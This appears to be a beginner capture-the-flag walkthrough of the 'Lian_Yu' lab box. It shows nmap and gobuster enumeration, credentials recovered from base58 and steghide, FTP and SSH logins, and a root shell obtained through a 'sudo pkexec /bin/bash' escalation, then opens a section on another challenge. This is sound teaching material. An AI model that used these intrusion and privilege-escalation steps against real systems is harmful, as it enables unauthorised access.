
This is another ctf challenge aimed at beginners. We are given an ip address and told to retrieve a user flag and a root flag located at "user.txt" and "root.txt" accordingly. The first thing to do is a nmap scan. The command for the nmap scan is the same that was used for the previous 2 challenges.



```
┌──(kali㉿kali)-[~/THM]
└─$ sudo nmap 10.10.8.73 -sC -sV
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-04 03:44 EET
Stats: 0:00:05 elapsed; 0 hosts completed (0 up), 1 undergoing Ping Scan
Parallel DNS resolution of 1 host. Timing: About 0.00% done
Nmap scan report for 10.10.8.73
Host is up (0.081s latency).
Not shown: 996 closed tcp ports (reset)
PORT    STATE SERVICE VERSION
21/tcp  open  ftp     vsftpd 3.0.2
22/tcp  open  ssh     OpenSSH 6.7p1 Debian 5+deb8u8 (protocol 2.0)
| ssh-hostkey:
|   1024 5650bd11efd4ac5632c3ee733ede87f4 (DSA)
|   2048 396f3a9cb62dad0cd86dbe77130725d6 (RSA)
|   256 a66996d76d6127967ebb9f83601b5212 (ECDSA)
|_  256 3f437675a85aa6cd33b066420491fea0 (ED25519)
80/tcp  open  http    Apache httpd
|_http-server-header: Apache
|_http-title: Purgatory
111/tcp open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          32907/udp   status
|   100024  1          33071/udp6  status
|   100024  1          46458/tcp   status
|_  100024  1          47177/tcp6  status
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.73 seconds
```

Figure 132: Lian_Yu Nmap Scan


We find ssh, ftp, http and rpcbind running. Port 111 is used for nfs, nis or any rpc-based service. Let’s visit the website first. The source code for the website doesn’t have any linked files or clues. The “robots.txt” file doesn’t exist and there is no form or something similar that accepts user input. There are no cookies set either. Let’s run a scan using “gobuster” to find hidden directories and files.



```
┌──(kali㉿kali)-[~/THM]
└─$ gobuster dir -u http://10.10.8.73/ -w ../dicts/direnum.txt -x php,txt
===============================================================
Gobuster v3.4
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.8.73/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                ../dicts/direnum.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.4
[+] Extensions:              php,txt
[+] Timeout:                 10s
===============================================================
2023/03/04 03:50:47 Starting gobuster in directory enumeration mode
===============================================================
/island               (Status: 301) [Size: 233] [--> http://10.10.8.73/island/]
/server-status        (Status: 403) [Size: 199]
Progress: 295007 / 661683 (44.58%)^C
[!] Keyboard interrupt detected, terminating.

===============================================================
2023/03/04 04:34:07 Finished
===============================================================
```

Figure 133: Lian_Yu Gobuster Scan I


We find a directory named “island”. When visiting it, the source code contains the hidden word “vigilante” which could be either a username or a password for ftp or ssh or even a login form. I searched the new directory of the website but I didn’t find anything else interesting. I decided to conduct a brute force attack on ssh and ftp using the username “vigilante” and a dictionary but it didn’t work. So I run another scan using “gobuster” again however this time I run the scan on the “$ip/island” directory and not the main one.



```
┌──(kali㉿kali)-[~/THM]
└─$ gobuster dir -u http://10.10.8.73/island -w ../dicts/direnum.txt
===============================================================
Gobuster v3.4
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.8.73/island
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                ../dicts/direnum.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.4
[+] Timeout:                 10s
===============================================================
2023/03/04 04:34:17 Starting gobuster in directory enumeration mode
===============================================================
/2100                 (Status: 301) [Size: 238] [--> http://10.10.8.73/island/2100/]
Progress: 31404 / 220561 (14.24%)
```

Figure 134: Lian_Yu Gobuster Scan II

The scan found another directory "2100". I moved to the "2100" directory and checked the source code of the new page.




```
<p align=center >
<iframe width="640" height="480" src="https://www.youtube.com/embed/X8ZiFuW41yY">
</iframe> <p>
<!-- you can avail your .ticket here but how?   -->
```

Figure 135: Lian_Yu New Page Source Code

As you can see from the figure above, it gives us a clue. However, I didn't know what to make of this. I used it as a password at first along with the "vigilante" keyword but nothing came out of that. I also tried the ".ticket" as an extension on the "vigilante" keyword for a brute force attack but with no success. I then tried it as a directory on the website but it didn't work either. I was stuck for a while here. The dot before the "ticket" keyword was quite interesting as well as it said that you could "avail your ticket here" with "here" pointing to the website. It got me thinking. First I tried to use "vigilante.ticket" path on the website hopping that it would be a file located on the website but this failed as well. I then tried to run a gobuster scan again on the "2100" directory however I specified that the extension ".ticket" should be added on all of the words of the dictionary. The command that was used is the following:


```
gobuster dir -u http://10.10.8.73/island/2100 -w ../dicts/direnum.txt -x ticket
```



```
┌──(kali㉿kali)-[~/THM]
└─$ gobuster dir -u http://10.10.8.73/island/2100 -w ../dicts/direnum.txt -x ticket
===============================================================
Gobuster v3.4
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.8.73/island/2100
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                ../dicts/direnum.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.4
[+] Extensions:              ticket
[+] Timeout:                 10s
===============================================================
2023/03/04 04:44:24 Starting gobuster in directory enumeration mode
===============================================================
/green_arrow.ticket   (Status: 200) [Size: 71]
Progress: 41666 / 441122 (9.45%)
```

Figure 136: Lian_Yu Gobuster Scan III


From the gobuster scan, we find another directory on the website. By navigating to it, we find the following value "RTy8yhBQdscX". We already have the "vigilante" keyword from before so this value could be a possible password. But "RTy8yhBQdscX" as a password for ftp or ssh wasn't a valid password. At this point, I was stuck again for a while before I tried to decode the value above using several decoders. At some point I used base58 to decode the value and it resulted in the following value "!#th3h00d". This looks like a password and since we already got the value "vigilante" which looks like a username, let's try to login to ftp or ssh. We successfully login to the ftp server with the values mentioned above and use the "mget" command to download files of interest as shown in the image below.



```
ftp> ls -la
229 Entering Extended Passive Mode (|||34023|).
150 Here comes the directory listing.
drwxr-xr-x    2 1001     1001         4096 May 05  2020 .
drwxr-xr-x    4 0        0            4096 May 01  2020 ..
-rw-------    1 1001     1001           44 May 01  2020 .bash_history
-rw-r--r--    1 1001     1001          220 May 01  2020 .bash_logout
-rw-r--r--    1 1001     1001         3515 May 01  2020 .bashrc
-rw-r--r--    1 0        0            2483 May 01  2020 .other_user
-rw-r--r--    1 1001     1001          675 May 01  2020 .profile
-rw-r--r--    1 0        0          511720 May 01  2020 Leave_me_alone.png
-rw-r--r--    1 0        0          549924 May 05  2020 Queen's_Gambit.png
-rw-r--r--    1 0        0          191026 May 01  2020 aa.jpg
226 Directory send OK.
ftp> mget Leave_me_alone.png aa.jpg Queen's_Gambit.png .bash_history
mget Leave_me_alone.png [anpqy?]? y
229 Entering Extended Passive Mode (|||34647|).
150 Opening BINARY mode data connection for Leave_me_alone.png (511720 bytes).
100% |***************************************************************************************************|   499 KiB  359.77 KiB/s    00:00 ETA
226 Transfer complete.
511720 bytes received in 00:01 (333.83 KiB/s)
mget aa.jpg [anpqy?]? y
229 Entering Extended Passive Mode (|||41371|).
150 Opening BINARY mode data connection for aa.jpg (191026 bytes).
100% |***************************************************************************************************|   186 KiB  305.71 KiB/s    00:00 ETA
226 Transfer complete.
191026 bytes received in 00:00 (261.66 KiB/s)
mget Queen's_Gambit.png [anpqy?]? y
229 Entering Extended Passive Mode (|||58941|).
150 Opening BINARY mode data connection for Queen's_Gambit.png (549924 bytes).
100% |***************************************************************************************************|   537 KiB  389.04 KiB/s    00:00 ETA
226 Transfer complete.
549924 bytes received in 00:01 (362.11 KiB/s)
mget .bash_history [anpqy?]? y
229 Entering Extended Passive Mode (|||64927|).
150 Opening BINARY mode data connection for .bash_history (44 bytes).
100% |***************************************************************************************************|    44       895.18 KiB/s    00:00 ETA
226 Transfer complete.
44 bytes received in 00:00 (0.42 KiB/s)
ftp>
```

Figure 137: Lian_Yu Downloading Files


We get 3 image files and a hidden file named ".bash_history" from the ftp server. What's also interesting is that when we tried to change directory and move to a previous directory on the ftp server, we also find the directory with the name "slade". This is likely a user directory for the user "slade". We obviously can't move into the directory because we don't have the permissions to do so but the name "slade" will likely come in handy later, probably as a username for ssh if I had to guess.



```
ftp> cd ..
250 Directory successfully changed.
ftp> ls -la
229 Entering Extended Passive Mode (|||60139|).
150 Here comes the directory listing.
drwxr-xr-x    4 0        0            4096 May 01  2020 .
drwxr-xr-x   23 0        0            4096 Apr 30  2020 ..
drwx------    2 1000     1000         4096 May 01  2020 slade
drwxr-xr-x    2 1001     1001         4096 May 05  2020 vigilante
226 Directory send OK.
ftp>
```

Figure 138: Lian_Yu Ftp Server Discovering Directory

The hidden file found has nothing of value so let's check the images next. First, we try to simply open the images using "feh" which is an image viewer software. We are able to view 2 out of 3 images. When trying to view the "Leave_me_alone.png" image, it displays an error. The "file" command only reveals that this is a data file and not a png image however the file still has a "png" extension. It's possible that the file signature of the image file was corrupted and changed to something other than that of a "png" image which would explain why it can’t be viewed. Let’s modify the “Leave_me_alone.png” image and change the file signature of the image which doesn’t look like any file signature of a valid image to “89 50 4E 47 0D 0A 1A 0A” which is the file signature for a valid “png” image.




```
File: Leave_me_alone.png                                                          ASCII Offset: 0x00000007 / 0x0007CEE7 (%00)  M
00000000  89 50 4E 47  0D 0A 1A 0A   00 00 00 0D  49 48 44 52                                               .PNG........IHDR
00000010  00 00 03 4D  00 00 01 DB   08 06 00 00  00 17 A3 71                                               ...M...........q
00000020  5B 00 00 20  00 49 44 41   54 78 9C AC  BD E9 7A 24                                               [.. .IDATx....z$
00000030  4B 6E 25 08  33 F7 E0 92   64 66 DE A5  55 7B 69 34                                               Kn%.3...df..U{i4
00000040  6A 69 54 FD  F5 73 CE BC   C0 3C 9C 7E  B4 D4 A5 56                                               jiT..s...<.~...V
00000050  49 55 75 D7  5C 98 5C 22   C2 DD 6C 3E  00 E7 C0 E0                                               IUu.\.\"..l>....
00000060  4E 66 A9 4A  3D 71 3F 5E   32 C9 08 5F  CC CD 60 C0                                               Nf.J=q?^2.._..`.
00000070  C1 C1 41 F9  7F FE DF FF   BB 2F EB 22  FA B5 AE AB                                               ..A....../."....
00000080  7D 9D CF E7  F8 1E 5F CB   49 CE ED 94  7E B7 D8 D7                                               }....._.I...~...
00000090  72 3C C9 E9  74 92 D3 D3   49 4E C7 93  9C 8F 8B 2C                                               r<..t...IN.....,
000000A0  4B B3 7F 2F  C7 45 CE A7   45 D6 D3 59  DA D2 44 A4                                               K../.E..E..Y..D.
```

Figure 139: Lian_Yu Modifying File Signature

After modifying the file signature, the “file” command identifies the image as a “png” file and we are able to open the image and get a password displayed. I tried to use the password displayed on the image with both ssh and ftp with the username “slade” but wasn’t successful. Since we can’t be sure where this password should be used yet, let’s analyze the other images we obtained from the ftp server. After analyzing the “Queen's_Gambit.png” image we find that it doesn’t contain anything useful so we move to the last image “aa.jpg”. First, I used the “strings” command but it didn’t find anything useful. I then used “steghide” to retrieve potentially embedded data to the image using steganography. The “steghide” tool asks for a password and we provide it with the one we retrieve from the previous image:


```
steghide extract -sf aa.jpg
```



```
┌──(kali㉿kali)-[~/THM]
└─$ steghide extract -sf aa.jpg
Enter passphrase:
wrote extracted data to "ss.zip".

┌──(kali㉿kali)-[~/THM]
└─$ unzip ss.zip
Archive:  ss.zip
  inflating: passwd.txt
  inflating: shado

┌──(kali㉿kali)-[~/THM]
└─$ cat shado
M3tahuman
```

Figure 140: Lian_Yu Retrieving Embedded Data

As you can see, we are able to retrieve something that could be a password for ftp or ssh. Since we already have a possible username which is “slade” discovered from the ftp server, let's try to login to ftp or ssh with the password “M3tahuman”. The login for ssh is successful and we also find the user flag on the same directory. Since the root flag is located on the “root” directory in which we don't have access to, let's escalate our privileges to root. The first thing to do is check if the current user can run commands using “sudo”.




```
slade@LianYu:~$ whoami
slade
slade@LianYu:~$ ls
user.txt
slade@LianYu:~$ cat user.txt
THM{[redacted]

slade@LianYu:~$ sudo -l
Matching Defaults entries for slade on LianYu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User slade may run the following commands on LianYu:
    (root) PASSWD: /usr/bin/pkexec
slade@LianYu:~$
```

Figure 141: Lian_Yu Examining Privileges

This is an obvious privilege escalation vector as the user “slade” is able to run the “/usr/bin/pkexec” binary as root. Since we have the password for the user “slade”, we can easily escalate our privileges with the shell escape sequence technique:

```
sudo pkexec /bin/bash
```



```
slade@LianYu:~$ sudo pkexec /bin/bash
root@LianYu:~# cd /root
root@LianYu:~# ls
root.txt
root@LianYu:~# cat root.txt
                          Mission accomplished


[redacted]


THM{[redacted]

Let me know your comments about this machine :)
I will be available [redacted]

root@LianYu:~#
```

Figure 142: Lian_Yu Privilege Escalation

We successfully become root and retrieve the root flag.


Medium

Challenges in this chapter are geared towards players with some kind of existing experience. Although the challenges here are not as easy as those in the easy chapter, they can still be completed by beginners albeit with some more difficulty.

Overpass3 -- Hosting (Medium)

This is the third installment of the overpass series (we won't cover the second installment because it's more of a walkthrough). For this challenge, we are told that the team from the overpass 1 challenge has decided to move to web hosting and built a new website that's vulnerable. We are supposed to retrieve 3 flags, a web flag, a user flag and a root flag. Although we know that there is a website running on the box from the description, we should still scan with nmap:

```
sudo nmap -sC -sV $ip
```

